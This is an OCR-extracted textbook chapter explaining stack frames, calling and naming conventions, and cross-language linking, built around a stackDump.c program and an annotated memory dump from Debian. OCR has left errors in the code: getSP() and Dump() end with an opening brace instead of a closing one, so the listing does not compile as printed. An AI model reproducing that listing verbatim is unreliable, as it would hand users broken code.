


Figure 5-5. *Detailed view of the last inserted stack frame*

Calling Conventions

A *calling convention* details how to call a function, particularly how to exchange data between caller and callee. The internal layout of stack frames depends on the calling convention, as well as on the compiler and its options. Calling conventions specify whether parameters must be stored in registers, in the stack, or in both of them, as well as the order in which arguments are passed, how the return value is passed to the caller, what registers must be preserved by the callee, whether the caller or the callee must remove parameters from the stack, and similar properties.

[1] EBP or RBP, depending on the operating system architecture (32- or 64-bit). We'll use BP for short.

The registers preserved by the callee are said to be *nonvolatile*. Before modifying these registers, the callee makes a backup copy to allow restoring their original values when it terminates; for this reason they are also known as *callee-saved registers*. The caller can be sure that these registers will not be modified by the callee.

The remaining registers are called *volatile* (or *scratch registers*) because there is no guarantee that their values will not change. The caller must therefore make a backup copy before calling a function that might modify volatile registers (so they are also called *caller-saved registers*).

There are many calling conventions; the oldest and best-known, still supported by many x86 C compilers, is `cdecl` *(C DECLaration)* which has many variants (many of which are not compatible even with each other). However, they all require arguments to be passed on the stack in reverse order (from the rightmost to the left) by the caller.

The argument passing order might differ from the argument evaluation order. For example, if we call `func(expr1, expr2)`, the first expression (`expr1`) may be evaluated either before or after the second; the calling convention only ensures that `expr2` will be pushed onto the stack before `expr1`.

If arguments are passed in reverse order, the callee can know the exact position of the first parameter; this is important if there are a variable number of them. When the callee terminates, the caller must clean the stack; this way it's possible to call functions with a variable number of arguments, such as `printf()`. The return value is passed to the caller through a register (`EAX` for integers and addresses, and similar values).

Other conventions require the stack to be cleaned by the callee, not by the caller; the most famous example is the *Pascal* convention, of which *s*`tdcall` is a modern variant. In `stdcall` the argument passing order is from right to left; the opposite in Pascal.

However, both of them expect a fixed number of parameters for every function; therefore the code is slightly more compact and fast because the code for cleaning the stack appears only once inside the callee, not inside the caller (in which case it would be repeated after each call to the callee).

Having a fixed number of parameters allows compilers to easily calculate the required stack space; as a consequence, the callee can clean the stack before terminating.

Generally, a compiler may be asked to use a specific calling convention for a given function by adding in the function prototype an appropriate modifier, like `__cdecl` or `__attribute__((cdecl))`.[2]

If the requested convention is not supported, the related modifier will be ignored. This way, if the default calling convention changes, there is no effect on that function, whose calling convention will continue to be the one specified in the prototype.

The existence of so many conventions often makes it very difficult to put together files produced by different compilers. Executing them is even harder.

Actually, there are many more causes of incompatibilities; besides different object file formats, there are the naming conventions discussed next.

Naming Conventions

A *naming convention* (or *name decoration*, *name mangling*) determines *whether* the compiler must modify the names of objects and functions, and if so, *in what way*. The resulting names will be visible to the linker. This doesn't apply to local variables, since they lose their names after compilation; they are placed on the stack and become accessible through their addresses, as in this example: `-12(%rbp)`.

Even the naming convention, which is often considered part of the calling convention, is not unique; for example, some compilers prepend an underscore character (_) to names, while others don't, whichever is the calling convention.

One task of the naming convention is solving possible ambiguities; take the case of the same declaration `static int nRow` included in more than one function: since they produce different variables, the compiler must assign different names, so it will use, for instance, `nRow.2501`, `nRow.2502`, and so on.

[2]For `gcc` see https://gcc.gnu.org/onlinedocs/gcc-4.9.2/gcc/Function-Attributes.html.

As it is with calling conventions, it's possible to choose a nondefault naming convention for a single (nonlocal) variable[3] by adding before its name an appropriate modifier (for example, `__cdecl`). This is not always easy because documentation is often incomplete or even missing.

Programmers usually don't care about naming conventions (or about calling conventions); who cares what the default is? It's an internal detail; no matter if the compiler adds a character or a number to names.

But sometimes this information is necessary; let us think of a complex program made up of parts created by different compilers. In this case, we must verify that all modules use the same calling convention; otherwise if caller and callee manage the stack in different ways, the result could be catastrophic.

A way to avoid having the caller and callee adopt different calling conventions is to associate one default naming convention with each calling convention; this way the linker will not be able to assemble all parts if they use different conventions. This explains why the naming convention is often considered part of the calling convention.

Example: Calling a Fortran Function with a C Function

A very simple example is a C program that calls a function (let's call it `sub`) written in the Fortran language. For our purposes, `sub()` can do nothing, but if we want to test the executable created by joining together the two modules, it's better if `sub()` returns an integer (such as 123):

main.c	**sub.f**

`int sub();`
`int main() {`
`return sub();`
`}`
	`integer function sub()`
	`sub=123`
	`return`
	`end`

```
g.$ # Arch: x86_64, OS: Debian 8.2 (64-bit), compilers: gcc v. 4.9.2, gfortran v. 4.9.2
g.$ gcc -c main.c                                  # Creates the object file main.o
g.$ gfortran -ffree-form sub.f main.o -o main.bin  # Compiles sub.f, joins it to main.o[4]
main.o: In function `main':
main.c:(.text+0xa): undefined reference to `sub'
collect2: error: ld returned 1 exit status
g.$
```

This sounds strange: the function `sub` exists; it can be found inside `sub.f`. So why doesn't the linker (`ld`) find that function? To see the names included in the object file `main.o`, we can use the command `nm`:

```
g.$ nm main.o                          # For info: 'man nm'
0000000000000000 T main                # T : The symbol is in the text (code) section
                 U sub                 # U : The symbol ("sub") is not defined
g.$
```

The same applies to `sub.o`:

```
g.$ gfortran -ffree-form -c sub.f          # Creates the object file sub.o
g.$ nm sub.o                               # Lists the names in sub.o
0000000000000000 T sub_
g.$
```

[3] If prefixed to a function name, the modifier selects the calling convention, which often includes the naming convention.
[4] The option `-ffree-form` ("free format") can be omitted if instructions start from column 7 (therefore each line of code starts with 6 spaces).

So the mystery is solved: in `main.o` there is a call to a nonexistent function with name `sub`; in fact, the file `sub.o` has no symbol named `sub`, but has one named `sub_`, which is different. The two compilers behave differently: `gfortran` appends an underscore character to function names, while `gcc` doesn't change names. We can fix this by putting `sub_` in place of `sub` in `main.c`:

```
int sub_();
int main() {
   return sub_();
}
```

Now let's compile and execute again:

```
g.$ gcc -c main.c
g.$ gfortran -ffree-form sub.f main.o -o main.bin
g.$ ./main.bin       # main.bin prints nothing; it returns 123 in EAX to the OS
g.$ echo $?          # The shell variable $? contains the number returned by the last command
123                  # OK, it works
g.$
```

Example: Calling an Assembly Function with a C Function

In this second example the callee is written in assembly:

main.c	sub.s

`int sub();`
`int main() {`
`  return sub();`
`}`
	`.globl sub`
	`sub:`
	`movl $123, %eax`
	`ret`

```
g.$ gcc main.c sub.s -o main.bin
g.$ ./main.bin
g.$ echo $?
123
g.$
```

As we can see, on Debian it works.
But not on OS X:

```
g.$ gcc main.c sub.s -o main.bin                    # OS X 10.7, compiler gcc v. 4.2.1
Undefined symbols for architecture x86_64:
  "_sub", referenced from:
      _main in ccNmqruM.o
ld: symbol(s) not found for architecture x86_64
collect2: ld returned 1 exit status
g.$ gcc -c main.c                                   # Creates the object file main.o
g.$ nm main.o                                       # Lists the names in main.o
0000000000000028 s EH_frame0
0000000000000000 T _main
```

```
0000000000000040 S _main.eh
                 U _sub
g.$
```

Here, gcc adds an underscore character before function names; as a consequence, the linker looks for a function named _sub without success. To get it to work, we can substitute _sub in place of sub in sub.s:

```
        .globl _sub
_sub:
        movl $123, %eax
        ret
```

Now, even on OS X the compilation succeeds:

```
g.$ gcc main.c sub.s -o main.bin
g.$ ./main.bin
g.$ echo $?
123
g.$
```

But on Debian it doesn't work! To make the program work on both operating systems, we may assign two names to the same function in sub.s:

main.c	sub.s

`int sub();`
`int main() {`
`  return sub();`
`}`
	`.globl sub`
	`.globl _sub`
	`sub:`
	`_sub:`
	`movl $123, %eax`
	`ret`

Another solution is to ask the compiler to use one given name in the assembly code. To this end we add in the C source an appropriate identifier near the callee name:

main.c	sub.s

`int sub() asm("sub");`
`int main() {`
`  return sub();`
`}`
	`.globl sub`
	`sub:`
	`movl $123, %eax`
	`ret`

In both cases, the two source files (main.c, sub.s) can be compiled on both operating systems without errors. However, the file main.bin produced on Debian cannot start on OS X, and vice versa. When we try executing it, bash prints an error message: "bash: ./main.bin: cannot execute binary file." There are other solutions (and other problems, above all the different calling conventions), but what we have seen is enough to suggest the complexity of the subject.

Function Calls

The operations carried out to call a function depend on both the operating system and the compiler in use. Before examining in more detail the stack frame layout and calling conventions, it may be useful to highlight some common functioning features. When a function `c()` calls another function `f()` (in assembly: `call f`) the address contained in the `rIP`[5] (*Instruction Pointer*) register is copied onto the stack.

This address points to the next machine instruction to be executed; we will call it `RET` or `IP_C` because it points to the instruction of `c()` that follows the call to `f()`. `IP` is automatically copied to the stack by the `call` instruction; the address stored in `SP` is consequently decreased. Figure 5-6 shows where SP points just after the `call` instruction.




Figure 5-6. *The stack pointer after a `CALL` instruction*

The next number to be copied onto the stack after `IP` is the address stored in the `BP` register (discussed earlier in the chapter); we will call it `BP_C` because it points inside the stack frame of `c()`. This operation decreases the value of `SP`, which now points to the address just saved on the stack; see Figure 5-7.




Figure 5-7. *After a `CALL` instruction the stack holds the return addresses of the caller*

The addresses `IP_C`, and `BP_C` saved on the stack will make it possible to continue executing `c()` when `f()` terminates. In the most general case, the function `f()` calls another function `g()`, which in turn calls `h()`, and so on: `c()` → `f()` → `g()` → `h()` → ...

We can associate a pair of addresses `IP_C`, `BP_C` with each call, making it possible to walk backward through stack frames. The addresses `IP_C` are called *return addresses* each of them points to the caller's instruction following the assembly instruction `call x`. The addresses `BP_C` are called *dynamic links* because each of them points inside the caller's stack frame.

The sequence of the dynamic links is called a *dynamic chain*. Once the address contained in the `BP` register has been saved on the stack, `BP` can be overwritten by the contents of `SP`; so now `BP=SP`, therefore `BP` too points to `BP_C`, as illustrated in Figure 5-8.

[5] `EIP` or `RIP`, depending on the architecture (32- or 64-bit). We'll use `IP` for short.




Figure 5-8. *Initializing the base pointer after a CALL instruction to become a reference point*

Let's keep in mind that BP is used as reference point for parameters and local variables; their offsets are positive or negative if they stay on the right (hence at greater addresses) or on the left of BP_C. For instance, on a 32-bit operating system the address of IP_C is BP+4 (in the diagrams a square represents one byte).

Last, local variables and parameters are allocated on the stack. For the function f(int p1, int p2) { int v1, v2, v3; ... } the stack frame could be something like the one shown in Figure 5-9.




Figure 5-9. *A possible layout of a stack frame*

The register SP points to the low byte of the parameter p2 or to another byte with a lower address. This happens when f() calls another function g() whose stack frame is created to the left of the one related to f().

That's enough background information; what we know so far will let us go on. We have to build a simple program to investigate what's inside stack frames in greater detail. The same program will also be useful for guessing which calling convention is currently used by a compiler. To this end the program has to print the contents of the run-time stack to localize its frames.

The Test Program

The test program includes a few functions, each with some local variables: main(), which calls f1(), which in turn calls f2(). We also define other service functions: Dump(), getBP(), and getSP(). The program will be compiled on various x86/x64 operating systems; therefore it has to be generic enough to run on most of them.

To avoid changing the contents of the stack frames we must not activate optimization, since each compiler is free to arrange variables, no matter which calling convention is used. Optimization tries to minimize the code size and maximize the execution speed. For this purpose, compilers store data in registers (BP included) rather than on the stack. Therefore we should not be surprised to discover that stack frames only contain IP_C and some "empty spaces" needed to guarantee the correct alignment requested by the calling convention (RSP multiple of 16).

In particular, the compiler might not use the rBP register as a reference point for variables and parameters. Here is the program code:

```
/*
 * stackDump.c
 */
#include <stdio.h>                      /* Contains prototypes of printf() and putchar() */
#include <ctype.h>                      /* Contains the prototype of isprint() */
#include <stdlib.h>                     /* Contains the prototype of atoi() */
#include <inttypes.h>                   /* Defines uint16_t */
```

```
#define psize (int)sizeof(char *)          /* Pointer size */
#define MAX_ROWS 20                        /* Default value of nRows */

int nRows;                                 /* Max no. of lines to be printed by Dump() */

unsigned char *getSP()
   {
   if(psize==8) __asm__("movq %rsp, %rax\n\taddq $16, %rax");
   else         __asm__("movl %esp, %eax\n\taddl $8, %eax");
   {
unsigned char *getBP()
   {
   if(psize==8) __asm__("movq (%rbp), %rax");
   else         __asm__("movl (%ebp), %eax");
   }
int Dump(unsigned char *p, unsigned char *q)
   {
   int c;    /* Character to be printed */
   int col;  /* Column no. */

   if(p==NULL || q==NULL || p>=q) return -1; /* Invalid parameters */
   printf("Dump:\n");
   for(col=1; p<q; col++,p++)
      {
      if(col==1) printf("..%04X > ", (uint16_t)p);
      printf("%02X ", *p); /* Prints the code of character *p */
      if(col%4==0) putchar(' '); /* Separates two 4-byte groups with one space */
      if(col==16)
         { /* Prints 16 characters on the right-side; converts to '.' if not printable */
         for(; col>0; col--) putchar( isprint(c=*(p-col+1))? c:'.' );
         putchar('\n');
         }
      }
   putchar('\n');
   return 0;
   {
void f2(char p1, short int p2, int p3, long int p4)
   {
   int f2v1=0x31763266;
   unsigned char *sp=getSP();
   unsigned char *bp=getBP();

   printf("Address of f2()   = %p\n\n", f2);
   printf("f2: SP = %p\n    BP = %p\n\n", sp, bp);
   if(Dump(sp, sp+nRows*16)) printf("f2: warning: Dump aborted\n");
   }
void f1(int p1)
   {
   char      f1v1=0x31;       /* "1"    */
   short int f1v2=0x3276;     /* "v2"   */
   int       f1v3=0x33763166; /* "f1v3" */
   long int  f1v4=0x34763166; /* "f1v4" */
```

```
   printf("Address of f1() = %p\n", f1);
   f2(f1v1, f1v2-6, f1v3-0x5FF00, f1v4-0x5FF00);
   }

int main(int argc, char **argv)
   {
   int f0v1=0x31763066;

   nRows = (argc>1)? atoi(argv[1]) : MAX_ROWS;
   printf("\nAddress of main() = %p\n", main);
   f1(f0v1-0x5FF00);
   return 0;
   }
```

This code needs some brief explanation to clarify how the functions work and what each one does.

Function getSP

The function `getSP` returns a pointer to the top of the stack frame of `f2()`; that is, the top of the stack as it was before the call to `getSP()`.

The stack frame of `getSP()` has size 2*`psize` bytes because it contains only `BP_C` and `IP_C`, which point to the stack frame and the code of `f2()`, respectively.

The current value of `rSP` is copied to the `rAX` register; then the size of the `getSP()` stack frame is added to `rAX`, obtaining the requested address (see Figure 5-10, which shows the entire stack frame content and the role of registers `rBP` and `rSP`).

Compilers tell us that the `return` instruction is missing ("control reaches end of nonvoid function"); some of them may automatically add an assembly instruction to compensate for the missing `return`. It's therefore advisable to check the assembly code (see the file created by `gcc -S p.c`) before starting the executable. There are better ways to solve this problem, but we'll keep the actual code to see how compilers behave.




Figure 5-10. *Stack frame of function* `getSP`

Function getBP

The function `getBP` returns in `rAX` the address that was in the `rBP` register before the call to `getBP()`. That's why it is `movq (%rbp), %rax` instead of `movq %rbp, %rax`: the expression `(%rbp)` means `*rbp` in C (`*rbp` is the preceding value, saved on the stack when `getBP` starts).

The description of `getSP()` also applies to `getBP()`, except that we don't need to add 2*`psize` bytes to `rBP`.

If we want to enable optimization, we must carefully check the assembly code before starting the executable: a null value of `rBP` would break the program, triggering a segmentation fault. In other words, the instruction `movq (%rBP), %rAX` would break the program if the first operand of `movq`, namely `(%rBP)`, doesn't exist .In such a case the function `getBP` could be written as

```
unsigned char *getBP() { return NULL; }
```

In addition, even `getSP()` should be changed: if `rBP` becomes available as a general-purpose register, we have to add `psize` (not 2*`psize`) to `rAX`.

Function Dump

The function `Dump`, called by `f2()`, prints the memory contents between addresses `p` (included) and `q` (excluded). Each line shows 16 bytes (one *paragraph*); their ASCII codes are printed on the left. On the right are the corresponding characters (if printable; otherwise they are replaced by dots).

The 16 bytes on the left are divided into 4 groups, each containing 4 bytes, separated by spaces. The address of the low byte of each line is printed on the left; to reduce the line length, only the two least-significant bytes of that address will be printed. To this end the pointer `p` is converted to `uint16_t` since it's not guaranteed that the `unsigned short int` type has size 16 bits. This causes a warning message during compilation: "warning: cast from pointer to integer of different size."

Alternatively we could write:

```
(unsigned short int)p & 0xffff.
```

Because the type `short int` has a size of 16 bits in all of the operating systems that have been chosen for testing, we could simply write `(unsigned short int)p`.

Yet another alternative is to use `memcpy()`, which avoids that annoying warning message:

```
if(col==1) { memcpy(&addr, &p, 2); printf("..%04X > ", addr); }
```

where the variable `addr` has type `unsigned short int`.

Function f2

This is the function that calls `Dump()` to get a memory dump. So we can easily locate parameters and local variables within output data, initialization values represent variable names. For example, the first variable of `f2()` has name the `f2v1` and is initialized with 0x31763266 because:

> 66 = ASCII code of character `f` (low byte, stored at the lowest address)
>
> 32 = ASCII code of character `2`
>
> 76 = ASCII code of character `v`
>
> 31 = ASCII code of character `1` (high byte, stored at the highest address according to the little-endian encoding.) Searching for this variable is therefore easy: we have to search for the byte sequence 66 32 76 31 or, in the right column, the string "f2v1".

The variable `bp` of `f2()` contains the address returned by `getBP()`; therefore (as discussed under "Stack Frames" earlier in the chapter) `*bp` points inside the stack frame of `f1()`.

Let's note that since the variable bp has been declared of type `unsigned char *`, the referenced object, *bp, has the type `unsigned char`; so, to let *bp be a pointer, we need a cast: `*(unsigned char **)bp`. In a similar way, **bp needs a cast: `**(unsigned char ***)bp`. **bp points inside the stack frame of `main()`. Figure 5-11 shows the dynamic chain, excluding the service functions.




Figure 5-11. *A dynamic chain*

Function f1

This intermediate function, called by `main()`, calls `f2()`. The integer variable `f1v3` contains 0x33763166; if it is interpreted as a character array, in which case `f1v3` contains the string "f 1 v 3". Actually, 0x33763166 is not a string, since the null terminator is missing. When copying it as a parameter, we want it to become "f2p3" (function `f2`, parameter 3), that is, 0x33703266. Therefore, from `f1v3` we subtract 0x33763166 - 0x33703266 = 0x5ff00. The same applies to `f1v4` and `f0v1`. Note that `f1v2` contains 0x3276 (`v2`); to obtain 0x3270 (`p2`) we subtract 6.

Function main

This is the starting function, which takes one optional command-line argument and passes it to `Dump()` through the global variable `nRows`, which tells `Dump()` how many lines to print. But the assignment instruction accepts 0 and negative values.

If this should happen, the second parameter of `Dump()` would be less than (or equal to) the first one;[6] therefore, `Dump()` would print nothing, because the loop is executed only if `p` (= `sp`) is less than `q` (`sp+nRows*16`). Generally speaking, it's a good idea to check function parameters; so `Dump()` does it, and returns -1 to notify of an invalid parameter. To simplify output parsing, all parameters and local variables have type `integer` or `pointer`.

This simple program will be our tool for investigating stack frames. The reader can modify it by adding instructions to print additional information or removing some others. Particularly, as we'll see, the functions `getBP` and `getSP` can be moved to an external assembly file to get a more portable executable. In the following sections the test program will be compiled and executed on different environments to learn by examining and comparing the results.

Test on Debian (64-bit)

In the following illustrations you'll notice the background colors that are useful for better readability:

- Parameters: light-blue or cyan;
- Local variables: orange or magenta;
- Dynamic links (`BP_C`): yellow;
- Return addresses (`IP_C`): green.

[6] If nRows ≤ 0 then sp+nRows*16 ≤ sp.

This way it's easy to identify the stack frames.

```
g.$                                          Arch: x86_64,  OS: Debian 8.2 (64 bit),  compiler: gcc v. 4.9.2
g.$ gcc -Wall stackDump.c -o stackDump
stackDump.c: In function 'Dump':
stackDump.c:36:38: warning: cast from pointer to integer of different size
       if(col==1) printf("..%04X > ", (uint16_t)p);
stackDump.c: In function 'f2':
stackDump.c:51:8: warning: unused variable 'f2v1'
    int f2v1=0x31763266;
stackDump.c: In function 'getSP':
stackDump.c:19:4: warning: control reaches end of non-void function
    }
stackDump.c: In function 'getBP':
stackDump.c:25:4: warning: control reaches end of non-void function
    }
g.$ ./stackDump 15

Address of main() = 0x400885
Address of f1()   = 0x400822
Address of f2()   = 0x400786

f2: SP = 0x7fffb02c3740
    BP = 0x7fffb02c3780

Dump:
..3740 > 00 00 00 00  00 00 00 00  66 32 70 34  00 00 00 00  ........f2p4....
..3750 > 00 00 00 00  66 32 70 33  70 32 2C B0  31 7F 00 00  ....f2p3p2,.1...
..3760 > 50 05 40 00  00 00 00 00  80 37 2C B0  FF 7F 00 00  P.@.....7,.....      f2
..3770 > 40 37 2C B0  FF 7F 00 00  00 00 00 00  66 32 76 31  @7,.........f2v1
..3780 > B0 37 2C B0  FF 7F 00 00  83 08 40 00  00 00 00 00  .7,.......@.....
..3790 > EF 09 40 00  00 00 00 00  20 5F 99 1A  66 31 70 31  ..@..... _..f1p1
..37A0 > 66 31 76 34  00 00 00 00  66 31 76 33  76 32 00 31  f1v4....f1v3v2.1      f1
..37B0 > E0 37 2C B0  FF 7F 00 00  E4 08 40 00  00 00 00 00  .7,.......@.....
..37C0 > C8 38 2C B0  FF 7F 00 00  50 05 40 00  02 00 00 00  .8,.....P.@.....
..37D0 > C0 38 2C B0  FF 7F 00 00  00 00 00 00  66 30 76 31  .8,.........f0v1    main
..37E0 > 00 00 00 00  00 00 00 00  45 3B 61 1A  15 7F 00 00  ........E;a.....
..37F0 > 00 00 00 00  00 00 00 00  C8 38 2C B0  FF 7F 00 00  .........8,.....
..3800 > 00 00 00 00  02 00 00 00  85 08 40 00  00 00 00 00  ..........@.....
..3810 > 00 00 00 00  00 00 00 00  92 0C 82 7A  1F C6 C3 24  ...........z...$
..3820 > 50 05 40 00  00 00 00 00  C0 38 2C B0  FF 7F 00 00  P.@......8,.....

g.$
```

Contents

Test on Debian (64-bit): Stack Frame of f2()

This record begins with the parameters of `f2()`; they are copied onto the stack in the same order as they appear in the function call: first `p1` (at the highest address, as discussed earlier), then `p2`, `p3`, and last at the lowest address, `p4`. But since output data show bytes from lower to higher addresses, function parameters appear in reverse order: we see first `p4`, then `p3`, `p2`, and last `p1`; the assembly code will reveal that they are copies of parameters, passed by the calling function through registers.

This is the default order, but it's not always observed. In fact, the compiler stores an 8-byte object (for example, a pointer or `long int`) in a semi-paragraph (never in the middle of it or between two adjacent paragraphs) and a 4-byte object (such as an integer) in a quarter of a paragraph. This is graphically summarized in Figure 5-12.




Figure 5-12. *Possible locations for 4-byte and 8-byte objects*

So if we change the type of `p2` to `pointer`, the order changes: the parameter with the lowest address is now `p2`, then `p3`, and finally `p1`. Figure 5-13 shows the new arrangement of the frame.




Figure 5-13. *If the type of `p2` changes from `short int` to pointer, its position within the stack frame of `f2()` changes, too*

Let's come back to our original program: as we can see from output data, the first paragraph of the stack frame contains only `p4` (of type `long int`); it holds the 8 bytes with higher addresses. The first 8 bytes are just for keeping the `RSP` register aligned (multiple of 16, prior to call a function).

The second paragraph contains the remaining three parameters:

`p3` (it holds four bytes since it has type `int`);

`p2` (it holds two bytes since it has type `short int`);

`p1` (it holds one byte since it has type `char`).

They all hold seven bytes; the remaining nine are unused (they contain "garbage").

We can see that, even though only one byte is requested by `p1`, the compiler reserves four bytes, as if `p1` were of type `int`. This doesn't mean that `p1` can expand itself to occupy the remaining three bytes; they function only as "spacers" between parameters.

Let's note that with four bytes the numeric value could go beyond 127 (the limit is 127 because this compiler treats the type `char` as signed, not as unsigned). To make a test we can modify, in the C source, the call to `f2()` like this:

```
f2(0x12345, f1v2-6, f1v3-0x5FF00, f1v4-0x5FF00);
```

The compiler does create the executable but warns: "overflow in implicit constant conversion." Now the last four bytes in the second line are **45** 7F 00 00. This proves that only the low byte of the first parameter has been passed to `f2()`. The four-byte stack area containing `p1` is aligned so that the address of its low byte is a multiple of 4.

The same applies to p2: since it has type short int, two bytes are needed, but the compiler reserves four bytes on the stack, two of which are unused. The first four bytes of the second paragraph are left unused to avoid putting p4 between two paragraphs (the low byte address would not be a multiple of 8).

The third and fourth paragraphs contain the local variables of f2(); they all, along with the parameters, are allocated on the stack in the same order as they appear in the source:

f2v1 (four bytes; the first to be allocated at the highest address in the fourth paragraph)

sp (8 bytes, since it's a pointer; its value was already printed by f2())

bp (8 bytes; the last to be allocated, at the lowest address, in the third paragraph)

Here, too, there are some "empty spaces": four bytes are placed between f2v1 and sp (to correctly align sp, thus avoiding putting sp in the middle of the paragraph), and 8 bytes are placed on the left of bp to separate parameters from local variables.

This compiler doesn't mix parameters and local variables in the same paragraph; that's why the 8 bytes on the left of bp are not used, even though they could host the first two parameters, so that the layout shown in Figure 5-14 cannot take place.




Figure 5-14. *gcc doesn't mix parameters and local variables in the same paragraph*

The fifth paragraph contains the dynamic link (BP_C = 0x7fffb02c37b0 pointed to by RBP, whose value is 0x7fffb02c3780) and the return address (IP_C = 0x400883), which points inside the code of f1():

```
from 0x400885 to   ...       code of main()
from 0x400822 to   0x400884  code of f1()
from ...      to   0x400821  code of f2()
```

Test on Debian (64-bit): Stack Frame of f1()

On the right side of the first paragraph we see f1p1: it is the parameter of f1(). The first 12 bytes, not used, are needed to align RSP correctly (to be a multiple of 16). The second paragraph contains all local variables. The first one (f1v1, of type char) holds only one byte; another byte is unused.

If we add a new local variable (f1v5 of type char) and declare it before f1v1, we find the second paragraph to be entirely filled without empty spaces, as shown in Figure 5-15.

Figure 5-15. *A new* char *variable is added to function f1 before any other local variable*

If f1v5 is declared after f1v4, the unused byte between f1v1 and f1v2 still exists because the compiler stores variables in the same order as they are declared; that's why f1v5 is stored in a new paragraph. Figure 5-16 shows the new layout.




Figure 5-16. *A new char variable is added to function f1 after the last local variable*

One last try: let's swap types for `f1v2`, `f1v4`:

```
char       f1v1=0x31;          /* "1"    */
long int   f1v2=0x4847464544434241;
int        f1v3=0x33763166;    /* "f1v3" */
short int  f1v4=0x3476;        /* "v4"   */
char       f1v5=0x35;          /* "5"    */
```

This change causes a rearrangement of the stack frame so that all variables get the correct alignment, as we can see in Figure 5-17.




Figure 5-17. *If we swap two variables, the stack frame layout changes to align all variables correctly*

All the tests we have performed tell us that an *n*-byte variable is allocated on the stack so that its address is a multiple of *n*. We could go on to explore how objects of other types (`float`, `double`, structures, and so on) are allocated, but what we have done is enough.

Test on Debian (64-bit): Stack Frame of main()

The function `main` has two parameters (`argc`: 4 bytes, `argv`: 8 bytes) and only one local variable (`f0v1`: 4 bytes); they are stored on the stack as said before. There are 4 free bytes in the first paragraph (containing parameters) and 12 in the second (containing the variable `f0v1`).

As an exercise, the reader can try to search for the contents of `argv[]` inside the stack, particularly the string pointed to by `argv[0]`, starting from the stack frame of `main()`. It requires executing the program again, asking `Dump()` to print many more lines (400 should be enough).

The third paragraph contains the dynamic link and the return address. Note that now the dynamic link is null.

The last pointer in the dynamic chain has a NULL value. The return address (whose value is 0x7f151a613b45) points inside the function `__libc_start_main()`, which called `main()`[7]:

```
0x7f151a613b45 <__libc_start_main+245>:     mov    %eax,%edi
```

[7]Don't forget that `main()` is the main function, as its name suggests, only for us; actually `main()` is called by `__libc_start_main()`. When `main()` terminates, `__libc_start_main()` continues execution:

```
<_libc_start_main+243>:    callq *%rax          # Calls main()
<_libc_start_main+245>:    mov   %eax,%edi      # Copies the return value to EDI
<_libc_start_main+247>:    callq 0x7ffff7a68c40 # Calls__GI_exit()
```

